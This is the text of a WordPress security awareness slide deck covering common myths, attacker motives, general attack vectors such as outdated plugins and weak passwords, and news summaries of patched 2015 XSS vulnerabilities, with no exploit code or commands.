Head Slapping WordPress Security

Chris Burgess - @chrisburgess - chrisburgess.com.au

#BigDigitalADL

Is this how you feel about the topic of security?

Not everyone loves security ☺
But everyone should care about it.

Security is CRITICAL for business and marketing operations.

Security is not absolute.
It's about risks and managing the risks.

Security is not a Product.
Security is a Process.

Don’t wait to see something like this before you care about it.

The site ahead contains malware

Attackers currently on **bit.ly** might attempt to install dangerous programs on your computer that steal or delete your information (for example, photos, passwords, messages, and credit cards).

Automatically report details of possible security incidents to Google. Privacy policy

Details

Back to safety

Try and be proactive, not just reactive.

http://www.dailymail.co.uk/news/article-1388660/Mississippi-River-flooding-Residents-build-homemade-dams-saves-houses.html

What we'll cover...

- Common myths and misconceptions
- Why is WordPress a popular target?
- Who is an attacker?
- What motivates them?
- How do they do it?
- What can they do?
- What is the impact?
- What can you do?
- Common mistakes and how to avoid them

A little about me…

- Co-founder Clickify – Digital Marketing Agency
- Editor for SitePoint WordPress Channel
- Help organise a few Meetups (Melbourne WordPress User Meetup and Melbourne SEO Meetup)

@chrisburgess

Let’s get started…

http://www.humoar.com/wp-content/uploads/2014/08/dude-let-me-in-its-me-mittens.jpg

http://www.humoar.com/wp-content/uploads/2014/08/dude-let-me-in-its-me-mittens.jpg

There is no such thing as absolute security.

Nothing is 100% secure.

The good news –
there are many things we can do to drastically reduce the risks.

Myths and misconceptions

Common myths and misconceptions

“WordPress sites always get hacked.”

“No one is interested in attacking my site.”

“I’ve got nothing valuable for anyone to steal.”


“Security is not my problem, my host/developer/ plugin takes care of security for me.”

Why is WordPress a popular target?

WordPress powers 38% of the top 10k sites

CMS Usage Statistics

Statistics for websites using CMS technologies



Switch Chart Data

- **Top 10k Sites**
- Top 100k Sites
- Top Million Sites
- The Entire Internet
- Country Statistics

Top 10 Legend


- WordPress
- Drupal
- Blogger
- Joomla!
- Google Search Appliance
- vBulletin
- CPanel
- Adobe CQ
- DNN Software
- ExpressionEngine

http://trends.builtwith.com/cms/

WordPress powers 55% of .au sites

CMS usage in Australia

Statistics for websites using CMS technologies in Australia which use the .AU Extension



http://trends.builtwith.com/cms/country/Australia

Example of WordPress vulnerabilities

XSS Vulnerability: What to do if You Buy or Sell Items on Themeforest and CodeCanyon

Jeff Chandler April 21, 2015 22

Earlier this week, one of the largest coordinated efforts between WordPre plugin authors, Sucuri, and the WordPress security team resulted in a number of popular plugins receiving security updates. Due to inaccurate information within the WordPress codex, a number of developers improperly assumed the add_query_arg() and remove_query_arg() functions would properly (more...)

WordPress 4.2.1 Released to Patch Comment Exploit Vulnerability

Sarah Gooding April 27, 2015 20

This morning we reported on an XSS vulnerability in WordPress 4.2, 4.1.2, 4.1.1, and 3.9.3, which allows an attacker to compromise a site via its comments. The security team quickly patched the vulnerability and released 4.2.1 within hours of being notified. WordPress' official statement on the security issue: The WordPress (more...)

Zero Day XSS Vulnerability in WordPress 4.2 Currently Being Patched

Sarah Gooding April 27, 2015 50

Klikki Oy is reporting a new comment XSS exploit vulnerability in WordPress 4.2, 4.1.2, 4.1.1, and 3.9.3, which allows an unauthenticated attacker to inject JavaScript into comments. If triggered by a logged-in administrator, under default settings the attacker can leverage the vulnerability to execute arbitrary code on the server via (more...)

Source: http://wptavern.com

WordPress 4.1.2 is a Critical Security Release, Immediate Update Recommended

Jeff Chandler April 21, 2015 8

WordPress 4.1.2 is available and is a critical security update for all previous versions of WordPress. The release has eight security fixes, one of which is high risk, three are medium-low risk, and the last four added to harden WordPress. This is the first major security update to WordPress core (more...)

Why Some Sites Automatically Updated to WordPress 4.1.3

Jeff Chandler April 24, 2015 48

Since WordPress 4.2 was released, some users are questioning why their sites have automatically updated to WordPress 4.1.3. There's no information about the release on the Make WordPress Core site or the official WordPress news blog. However, this Codex article explains what's in 4.1.3 and the reason it was released. (more...)

XSS Vulnerability in Jetpack and the Twenty Fifteen Default Theme Affects Millions of WordPress Users

Jeff Chandler May 6, 2015 35

Jetpack and the Twenty Fifteen default theme have been updated after a DOM-based Cross-Site Scripting (XSS) vulnerability was discovered. According to Sucuri, any plugin or theme that uses Genericons is vulnerable due to an insecure file included within the package. Genericons ships with a file called example.html which is vulnerable (more...)

“Most successful WordPress hack attacks are typically the result of human error, be it a configuration error or failing to maintain WordPress, such as keeping core and all plugins up to date, or installing insecure plugins etc.”

- Robert Abela (@robertabela)

Who is an attacker?

According to stock photography…

Who is an attacker?

A person or group who’s trying to attack your site.

It may personal, but most often you’re just a victim of opportunity.

Typically, your website is just one faceless entity on a massive list of sites being scanned and probed.


What motivates them?

They can be motivated by…

- Economic gain
- Theft
- Political awareness
- Just for kicks, or a challenge

How do they do it?

Defense in depth



https://technet.microsoft.com/en-us/library/cc512681.aspx

There are approximately 1500 files in a default WordPress installation – not including themes and plugins.

What's under the hood

- WordPress relies on a many popular Open Source libraries (as does most software).
- Here are a few of the most common ones:
  - jQuery
  - jQuery Masonry
  - jQuery Hotkeys
  - jQuery Suggest
  - jQuery Form
  - jQuery Color
  - jQuery Migrate
  - jQuery Schedule
  - jQuery UI
  - Backbone
  - colorpicker
  - hoverIntent
  - SWFObject
  - TinyMCE
  - Atom Lib
  - Text Diff
  - SimplePie
  - Pomo
  - ID3
  - Snoopy
  - PHPMailer
  - POP3 Class
  - PHPass
  - PemFTP


https://www.sitepoint.com/javascript-and-php-libraries-used-by-wordpress/

They can do it via…

- OUT OF DATE OR VULNERABLE PLUGINS
- POOR PROCESSES
- OUT OF DATE OR VULNERABLE THEMES
- OUT OF DATE VERSION OF WORDPRESS
- MISCONFIGURATION
- BAD PASSWORDS AND PASSWORD MANAGEMENT
- INTEGRATIONS
- HUMAN ERROR


What can they do?

Sucuri Website Hacked Trend Report 2016





https://sucuri.net/website-security/Reports/Sucuri-Website-Hacked-Report-2016Q1.pdf


What is the impact?





https://www.google.com/webmasters/hacked/











